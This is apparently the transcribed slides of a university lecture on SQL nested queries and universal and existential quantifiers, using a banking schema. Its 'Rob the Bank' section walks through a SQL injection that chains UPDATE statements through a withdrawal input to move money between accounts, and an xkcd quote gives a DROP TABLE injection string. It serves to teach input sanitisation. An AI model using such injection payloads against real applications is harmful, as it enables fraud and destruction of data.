
COSC210 Database Management Systems

Lecture 10 - SQL Four (Nested Queries)

Dr. Edmund Sadgrove

Summary

- Nested Queries
- Revision Example.
- Universal Quantifiers
- What to use?
- Rob the Bank



Nested Queries or Subqueries

- Recall the syntax for subqueries
- Typical OPERATOR:
  - IN, NOT IN (slower) - multiple OR
  - EXISTS, NOT EXISTS (faster) - single OR

```
-- Subquery syntax:
SELECT column_name [, column_name ]
FROM   table1 [, table2 ]
WHERE  column_name OPERATOR
          (SELECT column_name [, column_name ]
          FROM table1 [, table2 ]
          [WHERE])
```

- IN checks all results, EXISTS returns true with one match.

Nested Queries - Revision Example

- Return names of customers with more than 1 account type.
  - For this we can use a nested query OR...
  - We can use aggregation.

```
-- With a nested query.
SELECT DISTINCT name FROM customer AS c, customer_account AS ca
WHERE c.ssn=ca.cssn AND EXISTS
    (SELECT * FROM customer_account AS ca2
        WHERE ca.cssn=ca2.cssn AND ca.ano!=ca2.ano);

-- With aggregation and the having clause.
SELECT c.name FROM customer AS c, customer_account AS ca
    WHERE c.ssn=ca.cssn GROUP BY ca.cssn, c.name HAVING COUNT(ca.ano) > 1;
```

Universal and Existential Quantifiers

- SQL can express two types of quantifiers.
  - **Existantial quantifiers** (∃):
    - Conditions include:
      - "For some", "there exists", "there is a" or "for at least one".
    - Formally: $\exists\ b \in \boldsymbol{B}$, R($b$);
      - There exists *b* element of ***B*** with condition (R).
  - **Universal quantifiers** (∀):
    - Conditons include:
      - "For all", "given any", "for each" or "for every".
    - Formally: $\forall\ b \in \boldsymbol{B}$, R($b$);
      - For all there exists *b* element of ***B*** with condition (R).
- Existantial requires WHERE clauses, while universal requires nested queries.

Quantifier Example #1 (Existantial)

- Get Customers whos loan types are all general.
- Will Include Tables:
  - customer
  - customer_loan
  - loan

```
     -- This requires an Existantial Quantifier
SELECT c.name,l.ltype,cl.cssn FROM customer AS c, customer_loan AS cl, loan AS l
    WHERE c.ssn=cl.cssn AND cl.lno=l.lnum AND l.ltype='General'
    AND c.ssn NOT IN
    (SELECT cl2.cssn FROM customer_loan AS cl2, loan AS l2
        WHERE cl2.lno=l2.lnum AND l2.ltype !='General');
```

Quantifier Example #2 (Existantial)

- Get names of Customers who only have student accounts in armidale branch.
- Will Include Tables:
  - customer
  - customer_account
  - account
  - bank_branch

```
     -- This requires an Existantial Quantifier
SELECT c.name FROM customer AS c, customer_account AS ca, account AS a, bank_branch AS bb
        WHERE c.ssn=ca.cssn AND ca.ano=a.anum AND (a.bno,a.bco) = (bb.bnum,bb.bco)
        AND a.atype='Student' AND bb.b_address='Armidale'
        AND c.ssn NOT IN
        (SELECT ca1.cssn FROM customer_account AS ca1, account AS a1, bank_branch AS bb1
            WHERE ca1.ano=a1.anum AND (a1.bno,a1.bco) = (bb1.bnum,bb1.bco)
            AND (a1.atype!='Student' OR bb1.b_address!='Armidale'));
```

Quantifier Example #3 (Universal)

- Return a sole customer with general loan types and if another customer with loan type general exists return no result.
- Will Include Tables:
  - customer
  - customer_loan
  - loan

```
     -- This requires a Universal Quantifier
SELECT c.name FROM customer AS c, customer_loan AS cl, loan AS l
       WHERE  c.ssn=cl.cssn AND cl.lno=l.lnum AND l.ltype='General'
       AND NOT EXISTS
       (SELECT * FROM customer_loan AS cl1, loan AS l1
           WHERE cl1.lno=l1.lnum AND l1.ltype='General'
           AND EXISTS
           (SELECT * FROM customer_loan AS cl2, loan AS l2
                WHERE cl2.lno=l2.lnum AND l2.ltype='General'
                AND cl2.cssn!=cl1.cssn));
```

What to use?

- WHERE vs JOIN: These are often interchangeable, but some implementations are more efficient.
- UNION: When you require data to be added vertically rather than as new columns and you have a matching number of columns.
- Nested SELECT queries: If the result requires more than one query or the query requires NOT EXISTS/EXISTS
- Universal Quantifiers: When all possible results must meet a condition to be true, otherwise false.

Rob the Bank

- Lets Rob the Bank.
- Disclaimer: This is not how a banking system works, but this is how easy it is to SQL inject, if no safeguards are put in place.
- Scenario:
  - an input on a website is asking for withdraw amount and customer has gained knowledge of the DBMS.

```
--To look at current account balances
SELECT name,balance FROM customer,customer_account
    WHERE customer.ssn=customer_account.cssn;
```

Rob the Bank

- Plan:
  - Take 10 dollars from every account with over 100 dollars and add it to randolph oliver's account.
- First lets look at the withdrawal query:

```
UPDATE customer_account SET balance=balance- $input$
    WHERE EXISTS
    (SELECT name FROM customer
            WHERE name='Randolph Oliver'
            AND customer_account.cssn=customer.ssn);
```

Rob the Bank

- Plan:
  - Take 10 dollars from every account with over 100 dollars and add it to randolph oliver's account.
- Lets make a query to take 10 dollars from every acount over 100:

```
--Minus 1 cent to finish the previous query:
--1 WHERE EXISTS (SELECT name FROM customer WHERE name='Randolph Oliver'
    --AND customer_account.cssn=customer.ssn);

UPDATE customer_account SET balance=balance-10
        WHERE balance>100;
```

Rob the Bank

- Plan:
    - Take 10 dollars from every account with over 100 dollars and add it to randolph oliver's account.
- Now lets put that money into our account and finish the query :

```
UPDATE customer_account SET balance=balance+
        (SELECT COUNT(balance) FROM customer_account WHERE balance>100)*10

-- WHERE EXISTS
    --(SELECT name FROM customer
            --WHERE name='Randolph Oliver'
            --AND customer_account.cssn=customer.ssn);
```

Rob the Bank

- All together:


<< UPDATE customer_account SET balance=balance-

```
        --These lines finish the query and inject another
        1 WHERE EXISTS (SELECT name FROM customer WHERE name='Randolph Oliver'
            AND customer_account.cssn=customer.ssn);

        --These lines minus from accounts and add to randolf
        UPDATE customer_account SET balance=balance-10
            WHERE balance>100;
        UPDATE customer_account SET balance=balance+
            (SELECT COUNT(balance) FROM customer_account WHERE balance>100)*10

    --let the rest of the query play out as normal
```

<< WHERE EXISTS (SELECT name FROM customer WHERE name='Randolph Oliver' AND customer_account.cssn=customer.ssn);

See: banking.zip

Little Bobby Tables


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: https://xkcd.com

Questions?